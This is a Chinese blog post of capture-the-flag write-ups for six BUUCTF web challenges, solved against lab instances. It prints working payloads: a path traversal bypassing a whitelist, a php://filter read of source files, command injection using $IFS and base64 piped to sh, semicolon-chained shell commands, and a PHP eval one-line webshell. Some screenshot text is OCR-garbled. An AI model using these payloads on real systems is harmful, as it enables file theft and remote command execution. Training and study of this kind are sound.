

BUUCTF-部分Web题WP

原创

Kur08a 于 2020-10-04 22:25:50 发布 459 收藏 3

文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/lqzkn/article/details/108918678>

版权

[HCTF 2018]WarmUp

PHP 代码审计

WP:

拿到题目查看源码, 发现一个文件



```
元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse JavaScript 探查器
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
  </head>
  <body>
    ... <!--source.php--> == $0
    <br>
    
  </body>
</html>
```

<https://blog.csdn.net/lqzkn>

打开后得到如下源码:

```
← → ↻ ① 不安全 | 308d4575-9255-4380-b0be-a3df7982f1f7.node3.buuoj.cn/source.php
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
```

```

    }
    $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
    if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }


    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }
    echo "you can't see it";
    return false;
}
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>

```


<https://blog.csdn.net/lqyzkn>

按照提示访问hint.php文件，得到提示：



flag not here, and flag in ffffflllaaaagggg

猜想flag在fffflllaaaagggg文件里，然后进行php代码审计，发现flag可能包含在file文件夹里了，经过多次尝试目录穿越，得到flag：



```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);

```

```

        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```

?> flag{ceb07b7b-eb56-435b-ad38-5e87addf563c}

<https://blog.csdn.net/qyzzkn>

当然，这里用hint.php也行。

← → ↻ 不安全 | 308d4575-9255-4380-b0be-a3df7982f1f7.node3.buuoj.cn/source.php?file=hint.php?../../../../fffflllaaaagggg

```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```


?> flag{ceb07b7b-eb56-435b-ad38-5e87addf563c}

<https://blog.csdn.net/qyzzkn>

[极客大挑战 2019]Havefun

WP:

打开网址查看源码:



```
元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse JavaScript 探查器
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>一起来撸猫</title>
    <style>...</style>
  </head>
  <body> == $0
    <div class="main">...</div>
    <!--
      $cat=$_GET['cat'];
      echo $cat;
      if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
      }
    -->
    <div style="position: absolute:bottom: 0;width: 99%;">...</div>
  </body>
</html>
```

<https://blog.csdn.net/qyzkn>

看见一段被注释掉的PHP代码。代码提示，如果请求page?cat=xxx,在页面上输出xxx，如果cat=dog时，页面上输出Syc{cat_cat_cat_cat}。

直接请求page?cat=dog,得到flag:

← → ↻ 不安全 | fd61acc1-ab45-4689-850c-74ded7a6431b.node3.buuoj.cn/?cat=dog



flag{8dcf8ac7-ada9-471b-a625-6d2da03e7180}


Syclover @ cl4y

<https://blog.csdn.net/qyzkn>

[极客大挑战 2019]Secret File

WP

打开题目网址:



你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

Syclover @ cl4y

<https://blog.csdn.net/lqyzkn>

查看源码发现一个文件链接：

你想知道蒋璐源的秘密么？

Syclover @ cl4y

```
元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse JavaScript 探查器
<!DOCTYPE html>
<html>
  <head>...</head>
  <body style="background-color:black;" == $0
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1>
    <br>
    <br>
    <br>
    <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
    <a id="master" href="/Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
    <div style="position: absolute;bottom: 0;width: 99%;">...</div>
  </body>
</html>
```

进去一看：

我把他们都放在这里了，去看看吧

SECRET

<https://blog.csdn.net/lqzkn>

再次点击后：

查阅结束

没看清么？回去再仔细看看吧。

Syclover @ cl4y

<https://blog.csdn.net/lqyzkn>

啥也没有，提示我回去再仔细看看，照做，发现原来是把一个按钮字体设为了与背景颜色一样的，蒙蔽了我的双眼，全选后：

你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

Oh! You found me

Syclover @ cl4y

<https://blog.csdn.net/lqyzkn>

点进去之后发现还是同样的页面，查看源码也没有发现什么有用的信息，根据页面提示猜想，在SECRET操作之后是否发生了一个持续时间很短的页面跳转？于是用Burp Suite抓包看一下：

请求	响应
<p>Raw 头 Hex</p> <p>GET /action.php HTTP/1.1 Host: 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;</p>	<p>Raw 头 Hex HTML Render</p> <p>HTTP/1.1 302 Found Server: openresty Date: Sun, 04 Oct 2020 08:14:40 GMT Content-Type: text/html; charset=UTF-8</p>

```
rv:81.0) Gecko/20100101 Firefox/81.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/Archive_room.php
Upgrade-Insecure-Requests: 1
```


```
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
```

```
<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```

<https://blog.csdn.net/lqyzkn>

果然有个被注释掉的文件，访问一下：




← → ↻ 不安全 | 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/secr3t.php

```
<html>
<title>secret</title>
<meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strpos($file,"../")||strpos($file,"tp")||strpos($file,"input")||strpos($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
//flag放在了flag.php里
?>
</html>
```

<https://blog.csdn.net/lqyzkn>

根据提示访问flag.php文件：



← → ↻ 不安全 | 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/flag.php

啊哈！你找到我了！可是你看不到我QAQ~~~

[我就在这里](#)

<https://blog.csdn.net/lqyzkn>

还是没有！

```
<html>
<title>secret</title>
<meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
```



```
$file=$_GET['file'];
if(strpos($file, "../") || strpos($file, "tp") || strpos($file, "input") || strpos($file, "data")) {
    echo "Oh no!";
    exit();
}
include($file);
//flag放在了flag.php里
?>
</html>
```

<https://blog.csdn.net/qyzkn>

仔细一看，发现文件包含，结合题目一下想到的文件隐藏，猜测flag在后端文件中，并需要我们去读取他，传入的file经过了过滤，但是没有过滤filter

这里可以用php伪协议来读取flag.php

构造payload:

?file=php://filter/convert.base64-encode/resource=flag.php

```
<html>
<title>secret</title>
<meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strpos($file, "../") || strpos($file, "tp") || strpos($file, "input") || strpos($file, "data")) {
    echo "Oh no!";
    exit();
}
include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFiGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICA8bWV0YsBjaGFyc2V0PSJ1dGYtOCItCiAgICAglCAgPHRpdGxIPkZMQUc8L3RpdGxIPgogICAglCAgP
```

<https://blog.csdn.net/qyzkn>

将得到的信息base64解码后得到:

在线批量Base64加密、解密

```
PCFET0NUWVBFiGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICA8bWV0YsBjaGFyc2V0PSJ1dGYtOCItCiAgICAglCAgPHRpdGxIPkZMQUc8L3RpdGxIPgogICAglCAgP
C9oZWFKPgoKICAgIDxib2R5IHNoeWxlPSJiYW50eWVhZD4KICAgICA8bWV0YsBjaGFyc2V0PSJ1dGYtOCItCiAgICAglCAgPHRpdGxIPkZMQUc8L3RpdGxIPgogICAglCAgP
250LWZhbWiseTp2ZXJKYW5hO2NvbG9yOnJlZDh0LWFsaWduOmNlbnRlcjsiPuwuWtIO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjw
vaDE+PGJyPjxicj48YnI+CiAgICAglCAgCiAgICAglCAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFzO2NvbG9yOnJlZDh0LWFsaWduOmNlbnRlcjsiPuwuWtIO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjw
RlcjsiPuwuWtIO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjw
ZI00NTBhLWE3MTAtNjUzTFINzJiODE2fSc7CiAgICAglCAgCiAgICAglCAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbi93NG50e19hX2cxcklmcjZmZmQnCiAgICAglCAgID8+CiAgI
CAglCAgPC9wPgogICAglCAgPC9ib2R5PgoKPC9odG1sPgo=
```

base64解密 base64加密 复制结果 导出文本 清空结果


```
<h1 style="font-family: verdana; color: red; text-align: center;">啊哈！ 你找到我了！ 可是你看不到我QAQ~~~</h1><br><br>
<p style="font-family: arial; color: red; font-size: 20px; text-align: center;">
<?php
echo "我就在这里";
$flag = 'flag{d0621969-7b4f-450a-a710-657e1e72e816}';
$secret = 'jiAng_Luyuan_w4nts_a_g1rfri3nd'
?>
</p>
</body>
```

<https://blog.csdn.net/qyzkn>

[GXCTF2019]Ping Ping Ping

WP

打开题目网址:



页面在问我们ip是什么，题目名也提示我们要ping一下ip.

```
Microsoft Windows [版本 10.0.18363.1082]
(c) 2019 Microsoft Corporation. 保留所有权利。


C:\>ping http://b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn
Ping 请求找不到主机 http://b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn。请检查
该名称，然后重试。

C:\>ping b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn


正在 Ping b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn [111.73.46.229] 具有 32
字节的数据:
来自 111.73.46.229 的回复: 字节=32 时间=25ms TTL=50
来自 111.73.46.229 的回复: 字节=32 时间=27ms TTL=50
来自 111.73.46.229 的回复: 字节=32 时间=27ms TTL=50
来自 111.73.46.229 的回复: 字节=32 时间=23ms TTL=50

111.73.46.229 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 23ms, 最长 = 27ms, 平均 = 25ms
```


ping出了一个ip,访问一下:



用linux命令 ls 列出目录下的文件:



用linux的文本输出命令 cat 查看某个文件的内容:



其中：

在线批量Base64加密、解密

cat flag.php

base64解密

base64加密

复制结果

导出文本

清空结果

Y2F0IGZsYWcucGhw

<https://blog.csdn.net/lqyzkn>

得到flag:

← → ↻ 不安全 | b7d57643-8baa-4478-9412-29f46df3435e.node3.buuoj.cn/?ip=127.0.0.1;echo\$IFS\$1Y2F0IGZsYWcucGhw|base64\$IFS\$1-d|sh

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes


```
元素 控制台 源代码 网络 性能 内存 应用程序 Lighthouse JavaScript 探查器
<html>
  <head></head>
  <body>
    "/?ip=
    "
    <pre>
      "PING 127.0.0.1 (127.0.0.1): 56 data bytes
      "
    ...
    <!--?php
      $flag = "flag{09c57aac-0c12-4380-a58d-f3fa5fbc1c53}";
      ?--> == $0
    </pre>
  </body>
</html>
```

<https://blog.csdn.net/lqyzkn>

这行payload不懂可以看一下这位大佬的文章：
<https://www.ghtwf01.cn/index.php/archives/273/>

[极客大挑战 2019]Knife

WP




我家菜刀丢了，你能帮我找一下么

Syclover @ c14y

```
元素 控制台 源代码 网络 性能 内存 应用程序 Lighthouse JavaScript 探查器
<meta charset="utf-8">
<title>白给的shell</title>
</head>
<body style="background-color:black;">
  <br>
  <br>
  <br>
  <br>
  <br>
  <br>
  <br>
  <h1 style="font-family:verdana;color:red;text-align:center;">我家菜刀丢了，你能帮我找一下么</h1>
  <br>
  <br>
  <br>
  <p style="font-family:arial;color:red;font-size:20px;text-align:center;">eval($_POST["Syc"]);</p>
  <div style="position: absolute;bottom: 0;width: 99%;" == $0
    <p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p>
```

查看源码未找到解题线索，但通过



这句话一看就知道是一句话木马。先解释一下eval函数：所有的字符串放入到eval当中，eval会把字符串解析为php代码来进行执行，那么结合\$_POST["Syc"]的话，只要使用post传输时在name为Syc的值中写入任何字符串，都可以当做php代码来执行。php一句话木马，通过菜刀等工具可以上传或执行命令。而题目说菜刀丢了!!!但这里给了你一个php后门程序的密码Syc，可以用比**webshell终端管理工具的“启蒙导师”“中国菜刀”**功能更加强大而且好用的webshell终端管理工具——中国蚁剑读取该url的所有文件：

boot	etc	2020-10-04 12:05:03	66 b	0755
data	home	2014-04-10 22:12:14	6 b	0755
dev	lib	2016-07-11 23:23:25	208 b	0755
etc	lib64	2016-07-11 23:23:12	34 b	0755
home	media	2016-07-11 23:22:49	6 b	0755
lib	mnt	2014-04-10 22:12:14	6 b	0755
lib64	opt	2016-07-11 23:22:49	6 b	0755
media	proc	2020-10-04 12:05:03	0 b	0555
mnt	root	2016-07-11 23:23:35	37 b	0700
opt	run	2019-11-19 09:30:15	33 b	0755
proc	sbin	2016-07-22 15:18:57	44 b	0755
root	srv	2016-07-11 23:22:49	6 b	0755
run	sys	2020-08-30 02:38:45	0 b	0555
sbin	tmp	2020-10-04 12:05:04	6 b	1777
srv	usr	2016-07-22 15:18:57	81 b	0755
sys	var	2019-11-19 09:28:18	28 b	0755
tmp	.dockerenv	2020-10-04 12:05:03	0 b	0755
usr	flag	2020-10-04 12:05:04	43 b	0644

```

/flag
1 flag{3c9a348e-0b67-4f4f-907a-1f2de066c3f4}
2


```

[ACTF2020 新生赛]Exec

WP

这道题与攻防世界上的新生题 command execution非常相似。

输入网址后出现：



PING

请输入需要ping的地址

PING

<https://blog.csdn.net/lqyzkn>

典型的命令执行漏洞，先用Linux命令ping一下看看，结果ping出了一个index.php文件。

PING

.....

127.0.0.1;ls

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php

<https://blog.csdn.net/lqyzkn>

cat看一下:

PING

127.0.0.1;cat index.php

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

PING

请输入需要ping的地址

PING

元素 控制台 源代码 网络 性能 内存 应用程序 Lighthouse JavaScript 探查器

```
<div class="input-group">...</div>
<br>
<br>
<button style="width:280px;" class="btn btn-default">PING</button>
</form>
<br>
<pre>
"PING 127.0.0.1 (127.0.0.1): 56 data bytes

"
<meta charset="UTF-8">
<title>command execution</title>
<link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet">
<h1>PING</h1>
<form class="form-inline" method="post">
  <div class="input-group">...</div>
  <br>
  <br>
  <button style="width:280px;" class="btn btn-default">PING</button>
</form>
<br>
<!--?php
if (isset($_POST['target'])) {
    system("ping -c 3 ".$_POST['target']);
}
?-->
</pre>
</body>
</html>
```

html body

控制台 最近更新

顶部 筛选器 默认级别

- 无消息
- 无用户消...
- 无错误
- 无警告

<https://blog.csdn.net/lqyzkn>

发现一段被注释掉的php代码，而且发现没有对输入进行任何的过滤，那就试试用 ls 命令看看根目录下的文件：

PING

```
127.0.0.1;ls /
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

<https://blog.csdn.net/lqyzkn>

